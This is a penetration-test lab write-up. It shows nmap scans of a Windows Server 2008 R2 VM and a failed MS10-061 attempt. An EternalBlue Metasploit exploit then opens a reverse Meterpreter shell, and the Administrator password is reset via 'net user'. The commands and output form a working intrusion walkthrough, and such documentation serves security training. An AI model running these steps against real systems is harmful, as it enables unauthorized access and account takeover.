
Penetration Testing

By: Nadem Sahial

Step 1: Install the Accounting VM



Research Vulnerabilities

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.0.20
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-31 16:36 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 13.62 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn --script vuln 192.168.0.20
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-31 16:36 EDT
Nmap scan report for 192.168.0.20
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 64.13 seconds
```

First Exploit:


```
msf6 > search type:ms10-061
[-] No results from search
msf6 > search ms10-061

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms10_061_spoolss  2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms10_061_spoolss
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms10_061_spoolss) > options

Module options (exploit/windows/smb/ms10_061_spoolss):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PNAME                     no        The printer share name to use on the target
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  spoolss          no        The named pipe for the spooler service
```

Continued:

```
msf6 exploit(windows/smb/ms10_061_spoolss) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf6 exploit(windows/smb/ms10_061_spoolss) > options

Module options (exploit/windows/smb/ms10_061_spoolss):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PNAME                     no        The printer share name to use on the target
   RHOSTS   192.168.0.20     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  spoolss          no        The named pipe for the spooler service
```

```
msf6 exploit(windows/smb/ms10_061_spoolss) > exploit

[*] Started reverse TCP handler on 192.168.0.19:4444
[*] 192.168.0.20:445 - Trying target Windows Universal ...
[*] 192.168.0.20:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.0.20[\spoolss] ...
[-] 192.168.0.20:445 - Exploit aborted due to failure: unknown: The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] Exploit completed, but no session was created.
```

Second Exploit:

```
msf6 > search cve-2017-0143

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

Successful Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.19:4444
[*] 192.168.0.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.20:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.20:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.20:445 - The target is vulnerable.
[*] 192.168.0.20:445 - Connecting to target for exploitation.
[+] 192.168.0.20:445 - Connection established for exploitation.
[+] 192.168.0.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.20:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.20:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.20:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.0.20:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.0.20:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.0.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.20:445 - Starting non-paged pool grooming
[+] 192.168.0.20:445 - Sending SMBv2 buffers
[+] 192.168.0.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.20:445 - Sending final SMBv2 buffers.
[*] 192.168.0.20:445 - Sending last fragment of exploit packet!
[*] 192.168.0.20:445 - Receiving response from exploit packet
[+] 192.168.0.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.20:445 - Sending egg to corrupted connection.
[*] 192.168.0.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.19:4444 -> 192.168.0.20:49157) at 2024-03-31 18:36:12 -0400
[+] 192.168.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Gain Admin Access


```
meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2010-11-21 02:59:55 -0500  0409
100666/rw-rw-rw-  16272   fil   2024-03-31 17:44:16 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  16272   fil   2024-03-31 17:44:16 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424   fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-13 21:41:53 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  780800  fil   2010-11-20 22:25:07 -0500  ActionCenter.dll
```

Change Admin Password

```
meterpreter > shell
Process 1836 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest
```

```
C:\Windows\system32>net user "Administrator" password
net user "Administrator" password
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.


C:\Windows\system32>net user "Administrator" Pizza123
net user "Administrator" Pizza123
The command completed successfully.
```

Proof of Access: Logging in to the Server with New Password



Security Recommendations

1. Obtain explicit authorization from system owners before conducting any testing to avoid legal issues and maintain trust.
2. Clearly define the scope of testing to focus efforts and prevent unintended impacts on production systems.
3. Use legal and ethical hacking tools and techniques to ensure compliance with laws and ethical standards.
4. Safeguard sensitive information throughout the testing process using encryption, secure channels, and access controls.
5. Clearly communicate findings and recommendations to stakeholders, prioritizing based on risk severity and potential impact.

Closing Remarks

Thank you for the opportunity to conduct the penetration test of your new accounting server. Our assessment was conducted diligently and within the established scope and rules of engagement.

We will deliver a formal report with findings and recommendations by the end of this period. We're confident our insights will enhance your server's security. For any further assistance, please reach out.

Sincerely,

Nadem Sahial